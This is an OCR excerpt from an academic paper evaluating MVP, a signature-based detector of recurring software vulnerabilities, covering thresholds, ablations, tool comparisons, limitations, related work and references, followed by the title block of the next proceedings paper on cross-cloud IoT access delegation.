
Four thresholds (i.e., t_1, t_2, t_3, t_4) are configurable in the matching step of MVP (§ 3.4). The default configuration is 0.8, 0.2, 0.8 and 0.2, which is used in the experiment in § 4.2. To evaluate the sensitivity of these thresholds to the accuracy of MVP, we reconfigured one threshold and fixed the other three, and ran MVP against the ten target systems. As t_1 and t_3 are used to determine whether a function signature matches the vulnerability signature, they were reconfigured from 0.1 to 1.0 by a step of 0.1. As t_2 and t_4 are adopted to determine whether a function signature does not match the patch signature, they were reconfigured from 0.0 to 0.9 by a step of 0.1. In total, 35 (i.e., 4×9 - 1) configurations of MVP were run. We analyzed their detection results, and found 8 vulnerabilities that were not detected by the default configuration in § 4.2.

Fig. 4 and 5 present the impact of four thresholds on precision and recall, respectively, where x-axis denotes the value of threshold, and y-axis denotes the precision or recall. Overall, before t_3 increased to 0.7, the precision and recall was almost stable in most target systems. As t_3 increased from 0.7 to 1.0, the precision increased and recall decreased. As t_1 increased from 0.1 to 0.8, the precision increased. Specifically, when t_1 and t_3 were configured to 0.9, the recall greatly decreased since many true positives were missed due to the strict matching condition. Thus, we believe 0.8 is a good value for t_1 and t_3. On the other hand, as t_2 increased from 0.0 to 0.2, the precision were changed slightly in most target systems. As t_2 and t_4 increased from 0.2 to 0.9, the precision decreased. Hence, we believe 0.2 is a good value for t_2 and t_4.



(a) t_1 (b) t_2 (c) t_3 (d) t_4

Figure 4: Precision vs. Four Threshold (x-axis denotes the value of threshold, and y-axis denotes precision)



(a) t_1 (b) t_2 (c) t_3 (d) t_4

Figure 5: Recall vs. Four Thresholds (x-axis denotes the value of threshold, and y-axis denotes Recall)

Table 5: Comparison of Threshold t^I_{max}

t^I_{max}	TP	FP	FN	Precision	Recall
None*	75	39	36	65.8%	67.6%
4	91	18	20	83.5%	82.0%
5	97	19	14	83.6%	87.4%
6	93	20	18	82.3%	83.8%
7	87	25	24	77.7%	78.4%
8	84	30	27	73.7%	75.7%

* It denotes disabling the adoption of statement information.

4.5 Contribution of Statement Abstraction and Statement Information (RQ4)

Contribution of Statement Abstraction. MVP uses statement abstraction in generating function signature (§ 3.2). We ran MVP by removing statement abstraction and analyzed the detected potentially vulnerable functions. The only difference was 11 more false negatives (i.e., 3 in Linux kernel, 5 in ImageMagick and 3 in Qcacld-2.0). Thus, statement abstraction improves MVP by detecting 12.8% more vulnerabilities.

Contribution of Statement Information. MVP adopts the information of statements in extracting the vulnerability signature (§ 3.3.3). To evaluate how the adoption of statement information contributes to the accuracy of MVP, and how the threshold t^I_{max} impacts the accuracy of MVP, we configured MVP by disabling the adoption of statement information, and changing t^I_{max} from 4 to 8, respectively. Then, we ran these six configurations of MVP against the ten target systems. We analyzed all the potentially vulnerable functions detected by them. Table 5 reports the true positives, false positives and false negatives of these configurations. The results indicate that i) the adoption of statement information improves the accuracy, and ii) 5 is empirically established as a good value for t^I_{max}.

4.6 Performance of General-Purpose Vulnerability Detection (RQ5)

4.6.1 Performance of VulDeePecker and Devign

We directly used VulDeePecker's and Devign's model which had been trained on their individual training dataset, and used the ground truth as the testing dataset to determine whether they can find any of 111 recurring vulnerabilities in the ground truth. It is worth mentioning that we did not use all the functions in the ten projects as the testing dataset. The reason is that the detected potentially vulnerable functions are not explainable; i.e., we do not know which vulnerability they are similar to, making it difficult and time-consuming to determine whether they are truly vulnerable or not.

The results show that VulDeePecker only detected 8 of the 111 vulnerabilities, having a recall of 7.2%; and Devign found 40 of them, achieving a recall of 36.0%. One main reason for high false negatives in VulDeePecker is that it can only handle functions that call specific library functions or APIs such as `strcpy`. As for Devign, it can only process a function whose nodes are less than 500 in AST, CFG or PDG. Besides, their training data may not include all security patches used in our experiment. Both approaches take vulnerable and non-vulnerable functions in Linux kernel as the training data. Nevertheless, VulDeePecker cannot detect any of the 32 recurring vulnerabilities in Linux kernel (i.e., a recall of 0%), while Devign can detect 19 of them (i.e., a recall of 59.3%). Thus, learning-based approaches may not be effective in discovering recurring vulnerabilities, and MVP is worthwhile.

4.6.2 Comparison with Coverity and Checkmarx

We ran Coverity and Checkmarx against the ten projects, and analyzed whether they could detect any of the 111 recurring

vulnerabilities in the ground truth. Not surprisingly, Coverity only detected four of them, i.e., one in FreeBSD, one in ImageMagick, one in OpenJPEG, and one in Libarchive, while Checkmarx cannot detect any of them. These results show that static scanners might not be effective in discovering recurring vulnerabilities, and MVP is worthwhile.

4.7 Limitations

MVP has a few underlying assumptions, which may limit its application. First, we focus on detecting recurring vulnerabilities which are Type-1, Type-2 and Type-3 clones [53]. In MVP, a target function is regarded as potentially vulnerable only if its function signature matches the vulnerability signature and does not match the patch signature at both syntactic and semantic level. As Type-4 is syntactically different, MVP cannot handle Type-4, which requires more semantic-based techniques like symbolic execution or dynamic analysis. However, this may significantly affect the scalability. ReDeBug handles Type-1, Type 2 and Type 3, while VUDDY handles Type-1 and Type-2.

Second, MVP uses Joern [74] to generate code property graph. We assume it is correct. Traditional approaches for generating data/control dependency graph need a working build environment to compile the project. For each pair of vulnerable and patched functions, we need to compile the whole project, which is time-consuming. To make MVP sufficiently general in practice, we use Joern, which can generate a combination of DDG, CDG and AST without compilation and support partial code. Experimental results demonstrate Joern can give good performance and acceptable precision.

Third, we cannot detect vulnerabilities whose patches are out of functions. Some vulnerabilities are fixed by only changing struct or macro, which are out of functions. MVP takes a function as an basic unit, therefore, any changes out of functions cannot be handled by MVP.

Besides, our accuracy evaluation has revealed some root causes that are not well handled. On the one hand, as discussed in § 4.2.2, there are three reasons for false positives in MVP: missing calling context, semantic equivalence, and improper signature extraction. For missing calling context, it can be addressed by inter-procedure analysis. However, as the analysis introduces additional time cost, the trade-off needs to be carefully explored. For semantic equivalence, we can adopt the methods proposed in [43], i.e., renaming variables, rewriting expressions, and rearranging control structures. However, they can only solve the problem partially because they cannot cover all types of the semantic equivalent code snippets. For improper signature extraction, one major reason is that we do not expand macros in functions. We can take the advantage of mature compilers to compile source files to expand macros. However, to expand macros for one function, compilers need to compile the whole project, which can be time-consuming. Therefore, the cost and benefit should be investigated.

On the other hand, as we only apply abstraction on formal parameters, local variables and strings, we cannot discover potentially vulnerable functions that have similar function calls or data types to the known vulnerable functions. Actually, we could take a two-step way to detect such potentially vulnerable functions without introducing many false positives. First, we tokenize each token in the source code of all the target systems, and learn a vector representation of each token through word embedding. Then for each statement, we apply abstraction, i.e., replacing formal parameters, local variables, strings, function calls and data types with symbols, followed by normalization and hashing. Thus, during matching, we can first match a target function's signature with the vulnerability signature using hashing values; if they match, we then compute the similarity of the two statements that have the same hashing value after replacing each token in the two statements with its vector representation. If the similarity is higher than a threshold, we treat the two statements as similar, and continue with other matching procedures in MVP to determine whether the target function is potentially vulnerable. In this way, we can improve MVP to detect the vulnerable functions that were detected by VUDDY in the experiment.

5 Related Work

We review the most closely related work in four aspects, i.e., code clone detection, clone-based vulnerability detection, learning-based vulnerability detection, and binary-level vulnerability detection.

Code Clone Detection. To detect code clones in four different types[8, 51, 54], a variety of techniques have been proposed. Some techniques focus on Type-I and Type-II clones (e.g., [26, 27, 29, 32, 37, 55, 68]), some techniques are designed to further detect Type-III clones (e.g., [7, 12, 14, 23, 36, 56, 65]), and some techniques are designed to detect Type-IV clones (e.g., [21, 30, 33, 35, 58, 66, 76]). These techniques are specifically designed to detect general code clones with high accuracy and scalability, but they do not target for accurately finding vulnerable code clones because vulnerabilities are often very subtle and context-sensitive.

Clone-Based Vulnerability Detection. Many approaches have been proposed to use clone detection to find vulnerable or buggy code clones. Zhou et al. [42] proposed CP-Miner, to detect bugs that caused by inconsistent identifier renaming in code clones. Jiang et al. [31] and Gabel et al. [22] proposed enhancement to CP-Miner. These approaches rely on inconsistencies in code clones to detect bugs. Differently, MVP aims to detect vulnerabilities with similar characteristics.

Nam et al. [50] proposed SecureSync to detect recurring vulnerabilities due to code and library reusing. It adopts extended abstract syntax trees and graph-based usage models to represent code fragments. Li and Ernst [38] developed a semantics-based buggy code clone detection approach CBCD. It generates the program dependence graph for buggy codes.

Then, it uses sub-graph isomorphism matching to discover potentially buggy code. Zou et al. [78] proposed SCVD to detect vulnerable code clones. It generates a program feature tree. Then, it utilizes tree-based matching to detect vulnerable code clones. Jang et al. [28] proposed a token-based approach ReDeBug to find unpatched code clones. It extracts vulnerable code files, tokenizes each of them by a sliding window of n lines of code. It applies k hash functions on all tokens and detects code clones via comparing the hashed tokens with the targets. Kim et al. [34] proposed VUDDY to detect vulnerable code clones. It applies abstraction and then hashes the normalized code body to generate fingerprints for each function. Finally, it matches for the fingerprint in the target system to detect vulnerable code clones. VUDDY is designed to discover Type-I and Type-II clones.

These approaches [28, 34, 38, 50, 78] share the same goal with ours. However, as they build vulnerability signature either broadly (e.g., from a whole function) or locally (e.g., from only several lines of code), they fail to capture the precise context of the vulnerability, which results in low accuracy. Instead, we leverage slicing to extract precise signatures from both vulnerable and patched functions to improve accuracy. Besides, signature-based clone detection approaches [28, 34] do not take patch information into consideration. They fail to differentiate the potentially small differences between vulnerable function and patched function. Instead, we not only generate a vulnerability signature but also a patch signature to capture how a vulnerability is caused and fixed.

Learning-Based Vulnerability Detection. Li et al. [40] designed VulPecker to detect vulnerabilities using code similarity analysis. It utilizes a set of features to characterize patches, and trains a model to select one of the existing code similarity analysis algorithms (e.g., [28, 38, 50]) for a specific patch. Li et al. [41] also proposed VulDeePecker to detect vulnerabilities using deep learning. For each program, it computes slices of library/API function calls, assembles them into code gadgets, and transforms code gadgets into vectors. Then, it trains a neural network model to decide whether a target program contains vulnerable code gadgets or not. Similarly, Lin et al. [44] developed a deep learning-based framework for detecting potentially vulnerable functions. Different from VulDeePecker, it encodes code fragments at the level of abstract syntax trees but not slices about functional calls. These learning-based approaches [40, 41, 44] target for general-purpose vulnerability detection, which is a different problem than recurring vulnerability detection.

Binary Level Vulnerability Detection. Several methods have proposed to detect vulnerabilities via binary-level matching techniques (e.g., [16, 18, 19, 20, 48, 49, 71]). These methods are at the binary level, which have different features and face different challenges. Therefore, we did not compare MVP with them.

6 Conclusions

In this paper, we have proposed and implemented a novel approach, named MVP, to discover recurring vulnerabilities with both low false positives and low false negatives. Our evaluation results have demonstrated that, MVP can significantly outperform the state-of-the-art recurring vulnerability detection approaches, and has detected 97 new vulnerabilities with 23 CVE identifiers assigned.

Acknowledgments

We thank our shepherd Giancarlo Pellegrino and anonymous reviewers for their comprehensive feedback. This research was supported (in part) by the National Natural Science Foundation of China (Grant No. 61602470, U1836209, 61802394, 61802067), National Research Foundation, Prime Ministers Office, Singapore under its National Cybersecurity R&D Program (Award No.NRF2018NCR-NCR005-0001), National Satellite of Excellence in Trustworthy Software System (Award No.NRF2018NCR-NSOE003-0001), and BINSEC: Binary Analysis For Security (Award No. NRF2016NCR-NCR002-026).

References

[1] Checkmarx. https://www.checkmarx.com.

[2] Coverity. https://scan.coverity.com.

[3] Format string. http://www.cplusplus.com/reference/cstdio/printf/.

[4] National vulnerability database. https://nvd.nist.gov/.

[5] Patch for cve-2018-7186. https://github.com/DanBloomberg/leptonica/commit/ee301cb2029db8a6289c5295daa42bba7715e99a.

[6] Domagoj Babić, Lorenzo Martignoni, Stephen McCamant, and Dawn Song. Statically-directed dynamic automated test generation. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*, pages 12–22, 2011.

[7] Ira D Baxter, Andrew Yahin, Leonardo Moura, Marcelo Sant'Anna, and Lorraine Bier. Clone detection using abstract syntax trees. In *Proceedings of the International Conference on Software Maintenance*, pages 368–377, 1998.

[8] Stefan Bellon, Rainer Koschke, Giulio Antoniol, Jens Krinke, and Ettore Merlo. Comparison and evaluation of clone detection tools. *IEEE Transactions on Software Engineering*, 33(9):577–591, 2007.

[9] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1032–1043, 2016.

[10] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 725–741, 2015.

[11] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: Towards a desired directed grey-box fuzzer. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2095–2108, 2018.

[12] Yan Chen, Peng Liu, and Yingjun Zhang. Achieving accuracy and scalability simultaneously in detecting application clones on android markets. In *Proceedings of the 36th International Conference on Software Engineering*, pages 175–186, 2014.

[13] Yue Chen, Yulong Zhang, Zhi Wang, Liangzhao Xia, Chenfu Bao, and Tao Wei. Adaptive android kernel live patching. In *Proceedings of the 26th USENIX Security Symposium*, pages 1253–1270, 2017.

[14] James R. Cordy and Chanchal Kumar Roy. The nicad clone detector. In *Proceedings of the IEEE 19th International Conference on Program Comprehension*, pages 219–220, 2011.

[15] Weidong Cui, Marcus Peinado, Helen J Wang, and Michael E Locasto. Shieldgen: Automatic data patch generation for unknown vulnerabilities with informed probing. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 252–266, 2007.

[16] Yaniv David and Eran Yahav. Tracelet-based code search in executables. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation*.

[17] Xiaoning Du, Bihuan Chen, Yuekang Li, Jianmin Guo, Yaqin Zhou, Yang Liu, and Yu Jiang. Leopard: Identifying vulnerable code for vulnerability assessment through program metrics. In *Proceedings of the 41st International Conference on Software Engineering*, page 60–71, 2019.

[18] Manuel Egele, Maverick Woo, Peter Chapman, and David Brumley. Blanket execution: Dynamic similarity testing for program binaries and components. In *Proceedings of the 23rd USENIX conference on Security Symposium*, pages 303–317, 2014.

[19] Sebastian Eschweiler, Khaled Yakdan, and Elmar Gerhards-Padilla. discovre: Efficient cross-architecture identification of bugs in binary code. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium*, 2016.

[20] Qian Feng, Rundong Zhou, Chengcheng Xu, Yao Cheng, Brian Testa, and Heng Yin. Scalable graph-based bug search for firmware images. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 480–491, 2016.

[21] Mark Gabel, Lingxiao Jiang, and Zhendong Su. Scalable detection of semantic clones. In *Proceedings of the 30th International Conference on Software Engineering*, pages 321–330, 2008.

[22] Mark Gabel, Junfeng Yang, Yuan Yu, Moises Goldszmidt, and Zhendong Su. Scalable and systematic detection of buggy inconsistencies in source code. In *Proceedings of the ACM International Conference on Object Oriented Programming Systems Languages and Applications*, pages 175–190, 2010.

[23] Nils Göde and Rainer Koschke. Incremental clone detection. In *Proceedings of the 13th European Conference on Software Maintenance and Reengineering*, pages 219–228, 2009.

[24] Patrice Godefroid, Michael Y Levin, David A Molnar, et al. Automated whitebox fuzz testing. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium*, 2008.

[25] Zhen Huang, Mariana DAngelo, Dhaval Miyani, and David Lie. Talos: Neutralizing vulnerabilities with security workarounds for rapid response. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 618–635, 2016.

[26] Benjamin Hummel, Elmar Jürgens, Lars Heinemann, and Michael Conradt. Index-based code clone detection: incremental, distributed, scalable. In *Proceedings of the IEEE International Conference on Software Maintenance*, pages 1–9, 2010.

[27] Tomoya Ishihara, Keisuke Hotta, Yoshiki Higo, Hiroshi Igaki, and Shinji Kusumoto. Inter-project functional clone detection toward building libraries - an empirical study on 13,000 projects. In *Proceedings of the 19th Working Conference on Reverse Engineering*, pages 387–391, 2012.

[28] Jiyong Jang, Maverick Woo, and David Brumley. Redebug: Finding unpatched code clones in entire os distributions. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 48–62, 2012.

[29] Lingxiao Jiang, Ghassan Misherghi, Zhendong Su, and Stéphane Glondu. Deckard: Scalable and accurate tree-based detection of code clones. In *Proceedings of the 29th International Conference on Software Engineering*, pages 96–105, 2007.

[30] Lingxiao Jiang and Zhendong Su. Automatic mining of functionally equivalent code fragments via random testing. In *Proceedings of the 18th International Symposium on Software Testing and Analysis*, pages 81–92, 2009.

[31] Lingxiao Jiang, Zhendong Su, and Edwin Chiu. Context-based detection of clone-related bugs. In *Proceedings of the 6th Joint Meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineering*, pages 55–64, 2007.

[32] Toshihiro Kamiya, Shinji Kusumoto, and Katsuro Inoue. Ccfinder: A multilinguistic token-based code clone detection system for large scale source code. *IEEE Transactions on Software Engineering*, 28(7):654–670, 2002.

[33] Heejung Kim, Yungbum Jung, Sunghun Kim, and Kwangkeun Yi. Mecc: memory comparison-based clone detector. In *Proceedings of the 33rd International Conference on Software Engineering*, pages 301–310, 2011.

[34] Seulbae Kim, Seunghoon Woo, Heejo Lee, and Hakjoo Oh. Vuddy: A scalable approach for vulnerable code clone discovery. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 595–614, 2017.

[35] Raghavan Komondoor and Susan Horwitz. Using slicing to identify duplication in source code. In *Proceedings of the International Static Analysis Symposium*, pages 40–56, 2001.

[36] Rainer Koschke. Large-scale inter-system clone detection using suffix trees and hashing. *Journal of Software: Evolution and Process*, 26(8):747–769, 2014.

[37] Rainer Koschke, Raimar Falke, and Pierre Frenzel. Clone detection using abstract syntax suffix trees. In *Proceedings of the 13th Working Conference on Reverse Engineering*, pages 253–262, 2006.

[38] Jingyue Li and Michael D Ernst. Cbcd: Cloned buggy code detector. In *Proceedings of the 34th International Conference on Software Engineering*, pages 310–320, 2012.

[39] Yuekang Li, Yinxing Xue, Hongxu Chen, Xiuheng Wu, Cen Zhang, Xiaofei Xie, Haijun Wang, and Yang Liu. Cerebro: context-aware adaptive fuzzing for effective vulnerability detection. In *Proceedings of the 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 533–544, 2019.

[40] Zhen Li, Deqing Zou, Shouhuai Xu, Hai Jin, Hanchao Qi, and Jie Hu. Vulpecker: an automated vulnerability detection system based on code similarity analysis. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 201–213, 2016.

[41] Zhen Li, Deqing Zou, Shouhuai Xu, Xinyu Ou, Hai Jin, Sujuan Wang, Zhijun Deng, and Yuyi Zhong. Vuldeepecker: A deep learning-based system for vulnerability detection. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium*, 2018.

[42] Zhenmin Li, Shan Lu, Suvda Myagmar, and Yuanyuan Zhou. Cp-miner: finding copy-paste and related bugs in large-scale software code. *IEEE Transactions on Software Engineering*, 32(3):176–192, 2006.

[43] Bin Liang, Pan Bian, Yan Zhang, Wenchang Shi, Wei You, and Yan Cai. Antminer: mining more bugs by reducing noise interference. In *Proceedings of the 38th International Conference on Software Engineering*, pages 333–344, 2016.

[44] Guanjun Lin, Jun Zhang, Wei Luo, Lei Pan, Yang Xiang, Olivier De Vel, and Paul Montague. Cross-project transfer representation learning for vulnerable function discovery. *IEEE Transactions on Industrial Informatics*, 14(7):3289–3297, 2018.

[45] V. Benjamin Livshits and Monica S. Lam. Finding security vulnerabilities in java applications with static analysis. In *Proceedings of the 14th Conference on USENIX Security Symposium*, pages 271–286, 2005.

[46] Antonio Nappa, Richard Johnson, Leyla Bilge, Juan Caballero, and Tudor Dumitras. The attack of the clones: A study of the impact of shared code on vulnerability patching. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 692–708, 2015.

[47] Jeff H Perkins, Sunghun Kim, Sam Larsen, Saman Amarasinghe, Jonathan Bachrach, Michael Carbin, Carlos Pacheco, Frank Sherwood, Stelios Sidiroglou, Greg Sullivan, et al. Automatically patching errors in deployed software. In *Proceedings of the ACM SIGOPS 22nd symposium on Operating systems principles*, pages 87–102, 2009.

[48] Jannik Pewny, Behrad Garmany, Robert Gawlik, Christian Rossow, and Thorsten Holz. Cross-architecture bug search in binary executables. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 709–724, 2015.

[49] Jannik Pewny, Felix Schuster, Lukas Bernhard, Thorsten Holz, and Christian Rossow. Leveraging semantic signatures for bug search in binary programs. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 406–415, 2014.

[50] Nam H. Pham, Tung Thanh Nguyen, Hoan Anh Nguyen, and Tien N. Nguyen. Detection of recurring software vulnerabilities. In *Proceedings of the IEEE/ACM International Conference on Automated Software Engineering*, pages 447–456, 2010.

[51] Dhavleesh Rattan, Rajesh Bhatia, and Maninder Singh. Software clone detection: A systematic review. *Information and Software Technology*, 55(7):1165–1199, 2013.

[52] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *Proceedings of the 24th Annual Network and Distributed System Security Symposium*, 2017.

[53] Chanchal Kumar Roy and James R Cordy. A survey on software clone detection research. *Queen's School of Computing TR*, 541(115):64–68, 2007.

[54] Chanchal Kumar Roy, James R. Cordy, and Rainer Koschke. Comparison and evaluation of code clone detection techniques and tools: A qualitative approach. *Science of computer programming*, 74(7):470–495, 2009.

[55] Hitesh Sajnani, Vaibhav Saini, and Cristina Lopes. A parallel and efficient approach to large scale clone detection. *Journal of Software: Evolution and Process*, 27(6):402–429, 2015.

[56] Hitesh Sajnani, Vaibhav Pratap Singh Saini, Jeffrey Svajlenko, Chanchal Kumar Roy, and Cristina V. Lopes. Sourcerercc: Scaling code clone detection to big-code. In *Proceedings of the IEEE/ACM 38th International Conference on Software Engineering*, pages 1157–1168, 2016.

[57] Claude Elwood Shannon. A mathematical theory of communication. *Bell system technical journal*, 27(3):379–423, 1948.

[58] Abdullah Sheneamer and Jugal Kalita. Semantic clone detection using machine learning. In *Proceedings of the 15th IEEE International Conference on Machine Learning and Applications*, pages 1024–1028, 2016.

[59] Josep Silva. A vocabulary of program slicing-based techniques. *ACM Computing Surveys*, 44(3):12, 2012.

[60] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Proceedings of the 23rd Annual Network and Distributed System Security Symposium*, number 2016.

[61] Julien Vanegue and Shuvendu K Lahiri. Towards practical reactive security audit using extended static checkers. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 33–47, 2013.

[62] John Viega, Jon-Thomas Bloch, Yoshi Kohno, and Gary McGraw. Its4: A static vulnerability scanner for c and c++ code. In *Proceedings of the 16th Annual Computer Security Applications Conference*, pages 257–267, 2000.

[63] Haijun Wang, Xiaofei Xie, Yi Li, Cheng Wen, Yuekang Li, Yang Liu, Shengchao Qin, Hongxu Chen, and Yulei Sui. Typestate-guided fuzzer for discovering use-after-free vulnerabilities. In *Proceedings of the 42nd International Conference on Software Engineering*, 2020.

[64] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 579–594, 2017.

[65] Pengcheng Wang, Jeffrey Svajlenko, Yanzhao Wu, Yun Xu, and Chanchal Kumar Roy. Ccaligner: A token based large-gap clone detector. *Proceedings of IEEE/ACM 40th International Conference on Software Engineering*, pages 1066–1077, 2018.

[66] Huihui Wei and Ming Li. Positive and unlabeled learning for detecting software functional clones with adversarial training. In *Proceedings of the 27th International Joint Conference on Artificial Intelligence*, pages 2840–2846, 2018.

[67] Cheng Wen, Haijun Wang, Yuekang Li, Shengchao Qin, Yang Liu, Zhiwu Xu, Hongxu Chen, Xiaofei Xie, Geguang Pu, and Ting Liu. Memlock: Memory usage guided fuzzing. In *Proceedings of the 42nd International Conference on Software Engineering*, 2020.

[68] Martin White, Michele Tufano, Christopher Vendome, and Denys Poshyvanyk. Deep learning code fragments for code clone detection. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, pages 87–98, 2016.

[69] Maverick Woo, Sang Kil Cha, Samantha Gottlieb, and David Brumley. Scheduling black-box mutational fuzzing. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 511–522, 2013.

[70] Xiaofei Xie, Lei Ma, Felix Juefei-Xu, Minhui Xue, Hongxu Chen, Yang Liu, Jianjun Zhao, Bo Li, Jianxiong Yin, and Simon See. Deephunter: a coverage-guided fuzz testing framework for deep neural networks. In *Proceedings of the 28th ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 146–157, 2019.

[71] Xiaojun Xu, Chang Liu, Qian Feng, Heng Yin, Le Song, and Dawn Song. Neural network-based graph embedding for cross-platform binary code similarity detection. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 363–376. ACM, 2017.

[72] Zhengzi Xu, Bihuan Chen, Mahinthan Chandramohan, Yang Liu, and Fu Song. Spain: Security patch analysis for binaries towards understanding the pain and pills. In *Proceedings of the IEEE/ACM 39th International Conference on Software Engineering*, pages 462–472, 2017.

[73] Zhengzi Xu, Yulong Zhang, Longri Zheng, Liangzhao Xia, Chenfu Bao, Zhi Wang, and Yang Liu. Automatic hot patch generation for android kernels. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

[74] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and discovering vulnerabilities with code property graphs. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 590–604, 2014.

[75] Fabian Yamaguchi, Christian Wressnegger, Hugo Gascon, and Konrad Rieck. Chucky: exposing missing checks in source code for vulnerability discovery. In *Proceedings of the ACM SIGSAC Conference on Computer & Communications Security*, pages 499–510, 2013.

[76] Hao Yu, Wing Lam, Long Chen, Ge Li, Tao Xie, and Qianxiang Wang. Neural detection of semantic code clones via tree-based convolution. In *Proceedings of the 27th International Conference on Program Comprehension*, pages 70–80, 2019.

[77] Yaqin Zhou, Shangqing Liu, Jingkai Siow, Xiaoning Du, and Yang Liu. Devign: Effective vulnerability identification by learning comprehensive program semantics via graph neural networks. *Proceedings of the Thirty-third International Conference on Neural Information Processing Systems*, pages 10197–10207, 2019.

[78] Deqing Zou, Hanchao Qi, Zhen Li, Song Wu, Hai Jin, Guozhong Sun, Sujuan Wang, and Yuyi Zhong. Scvd: A new semantics-based approach for cloned vulnerable code detection. In *Proceedings of the International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 325–344, 2017.

Table 6: Accuracy of MVP on Different Projects

Target System	Versions	Patches (#)	TP (#)	FP (#)
Curl	7_39_0 7_50_0 7_66_0	556	4	1
FFmpeg	n2.8.12 n3.3.6 n4.2	2319	2	0
Freetype2	VER-2-5-1 VER-2-6-2 VER-2-9-1	368	3	2
Radare2	2.0.1 2.7.0 3.2.1	618	5	1
VLC	1.3.0 3.0.0 4.0.0	1163	2	0
Wireshark	2.0.6 2.2.0 3.0.1	1181	3	1
Total	–	6205	19	5

Appendix

A Accuracy Evaluation on More Projects

To evaluate the accuracy of the default configuration of MVP on the other open-source projects, we selected six additional projects and used three versions for each of them. With a total of 6,205 security patches, MVP detected 24 potentially vulnerable functions, where 19 were true positives and 5 were false positives. The detailed results are reported in Table 6. These results indicate that MVP performs well on other target systems, and thus has good generality.

B Vulnerability Types

MVP found 97 recurring vulnerabilities in **RQ1**, detected 8 more recurring vulnerabilities in **RQ3** when configured to set different thresholds. The types of these vulnerabilities are listed in Table 7. These vulnerabilities covered a variety of different types. Although MVP does not take credit for the 8 vulnerabilities in **RQ3**, we believe MVP is capable of discovering recurring vulnerabilities of different types.

Table 7: Types of Detected Vulnerabilities

Type of Vulnerability	RQ1	RQ3	RQ4
Divide-by-Zero	3	0	0
Infinite Loop	7	0	0
Integer Overflow	8	0	0
Use-of-Uninitialized Value	9	1	0
Memory Leak	21	1	0
Null Pointer Dereference	14	3	0
Out-of-Bound Access	35	3	0
Total	97	8	0

Shattered Chain of Trust: Understanding Security Risks in Cross-Cloud IoT Access Delegation

Bin Yuan[1,3,2,4,*], *Yan Jia*[5,7,2,*], *Luyi Xing*[2,†]
Dongfang Zhao[2], *XiaoFeng Wang*[2], *Deqing Zou*[1,3], *Hai Jin*[6,3], *Yuqing Zhang*[7,5]
[1]*School of Cyber Science and Engineering, Huazhong Univ. of Sci. & Tech., China,* [2]*Indiana University Bloomington,*
[3]*{National Engineering Research Center for Big Data Technology and System, Cluster and Grid Computing Lab, Services Computing Technology and System Lab, and Big Data Security Engineering Research Center, Huazhong Univ. of Sci. & Tech., China},*
[4] *Shenzhen Huazhong University of Science and Technology Research Institute, China,* [5]*School of Cyber Engineering, Xidian University, China,*
[6]*School of Computer Science and Technology, Huazhong Univ. of Sci. & Tech., China,*
[7]*National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences, China*

Abstract

